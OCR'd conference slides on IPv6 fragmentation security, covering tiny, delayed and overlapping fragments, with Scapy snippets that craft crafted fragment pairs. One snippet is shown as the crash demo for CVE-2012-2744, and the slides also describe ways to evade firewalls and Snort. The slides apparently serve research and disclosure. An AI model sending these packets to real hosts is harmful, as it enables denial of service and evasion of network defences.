- However, RFC does not define how IPv6 should handle packets with length smaller than 1280 octets.
- Let's see if tiny fragments are accepted by OS.

Tiny Fragments



Scapy Code for Tiny Fragments

```
...

payload1="AAAAAAAA"

ipv6_1=IPv6(src=sip, dst=dip, plen=16)

icmpv6=ICMPv6EchoRequest(cksum=csum)

frag1=IPv6ExtHdrFragment(offset=0, m=1, id=502, nh=58)

frag2=IPv6ExtHdrFragment(offset=1, m=0, id=502, nh=58)

packet1=ipv6_1/frag1/icmpv6

packet2=ipv6_1/frag2/payload1

send(packet1)

send(packet2)
```


IPv6 header payload: 16 bytes
8 bytes fragment header + 8 bytes embedded protocol

Offset: 1 octet
no overlapping

Results about Tiny Fragments Acceptance


- All the tested OS accept tiny fragments.
- Hence, all major OS accept fragments **as small as 56 bytes** (including IPv6 header = 40 bytes IPv6 Header + 8 bytes Fragment Header + 8 bytes IPv6 payload).
- Security implications?

The TCP Header – RFC 793



Byte 13
2nd octet of bytes

Firewall Evasion in IPv4 Using Fragmentation (Overlapping)



RFC 1858


- To this end, RFC 1858 defines that:

  IF FO=1 and PROTOCOL=TCP then DROP PACKET.

Tiny Fragmentation Consequences in IPv6

- At least one extension header can follow the Fragment Header: The Destination header.
- But, the total length of the Destination Options header can reach 256*8-8 = 2040 bytes (RFC 2460).
- Hence, using 8-bytes fragments, we can split the Destination Option headers to 255 fragments!

Exploiting Tiny Fragmentation in IPv6



Exploiting Tiny Fragmentation in IPv6

- The layer-4 protocol header will start at the 256th fragment!
- The "*IF FO=1 and PROTOCOL=TCP then DROP PACKET*" rule is no longer effective.
- And unless *Deep Packet Inspection* is performed, this can lead to firewall evasion, without having to overlap any fragments!

Exploiting Tiny Fragmentation in IPv6

- The number of fragments before the TCP header can increase if we increase the number of the used extension headers that follow the fragment extension header.

Delayed Fragments

Antonios Atlasis

...delayed fragments

- *RFC 2460: If not all the fragments that comprise the complete datagram are received within 60 secs of the reception of the first-arriving fragment, reassembly of this specific datagram must be abandoned and all the fragments that have been received for this datagram must be discarded.*
- *If the first fragment has been received, an ICMP Time Exceeded -- Fragment Reassembly Time Exceeded message should be sent to the source of that fragment.*

Delayed fragments: Results

- Only OpenBSD accepts fragment delayed for more than 60 secs after the 1st (but not if the delay between two consecutive fragments is more than 60 secs). It has been found, for example, that accepts up to 28 fragments with 30 sec intervals between them (this will take up to 14 minutes).
  - OS fingerprinting too.
  - IDS evasion.
  - Exhaustion of resources (?).
  - DoS (combined with duplicated fragment identification numbers)?.
    - If combined with IPv6-to-IPv4 translation and atomic fragments, 65536 packets will be enough.

If your target is an OpenBSD Host

- (and your IDS is not),
  - Example: You can simply send 7 fragments with 30 sec intervals between them and 50 bytes length each to fly under the radars of Snort.

IPv6 Fragmentation Overlapping

Antonios Atlasis

Fragmentation Overlapping

- A legitimate host has no reason of producing overlapping fragments.
- A receiver has no reason to accept them.
- RFC5722 recommends that overlapping fragments should be totally disallowed:
  - *...the entire datagram (as well as any constituent fragments, including those not yet received) must be silently discarded.*


Fragmentation Overlapping Implications

- If fragmentation overlapping is handled differently by different OS, if manipulated properly can lead to:
  - OS Fingerprinting
  - IDS Insertion / Evasion
  - Firewall Evasion
  - DoS due to consumption of the resources.
  - DoS due to ...kernel crashes.
  - Even ...remote code execution

Creating a very simple fragmentation overlapping

Troopers13 – IPv6 Security Summit 2013
Antonios Atlasis

Testing Fragmentation Overlapping



(part of) the code

```
payload1 = ''
for i in range(1272):
      payload1 = payload1 + 'A'
payload2 = ''
for i in range(1280):
      payload2 = payload2 + "B"
ipv6_1=IPv6(src=sip, dst=dip, plen=1288)
icmpv6=ICMPv6EchoRequest(cksum=0x5610, data=payload1)
#Fragment
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=511, nh=58)
frag2=IPv6ExtHdrFragment(offset=1, m=0, id=511, nh=58)
packet1=ipv6_1/frag1/icmpv6
packet2=ipv6_1/frag2/payload2
send(packet1)
send(packet2)
```

8 bytes fragment header +
1280 bytes of payload =
160 octets of payload

Correct offset =
160


Results

- One year ago, it was found that Linux Kernel 2.6.32 (e.g. Ubuntu 10.04 and Red-Hat 6) and OpenBSD 5 were susceptible to these attacks.
  - These two OS accept the fragmentation overlapping with the first fragment overwriting the second one.
- Now, none of the tested OS accept such fragmentation overlapping.

How Disastrous Can be Simple Fragmentation Overlapping?

Antonios Atlasis

What Can Two Fragments Do?



Scapy Code

```
payload=Raw("AABBCCDD")
icmpv6=ICMPv6EchoRequest(data=payload)
ipv6_1=IPv6(src=sip, dst=ip, plen=24)
ipv6_2=IPv6(src=sip, dst=ip, plen=16)
csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload)
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid)
frag2=IPv6ExtHdrFragment(offset=1, m=0, id=myid)
packet1=ipv6_1/frag1/icmpv6
packet2=ipv6_2/frag2/payload
send(packet2)
send(packet1)
```

Demo: CVE-2012-2744

- So, Red-Hat 6 – 6.3 (up to kernel ...) used to crash
- In OpenBSD (CVE ...) lead even to remote code execution.


The Paxson/Shankar Model

Antonios Atlasis

The Paxson/Shankar Model

- At least one fragment that is wholly overlapped by a subsequent fragment with an identical offset and length.
- At least one fragment that is partially overlapped by a subsequent fragment with an offset greater than the original.
- At least one fragment that is partially overlapped by a subsequent fragment with an offset less than the original.

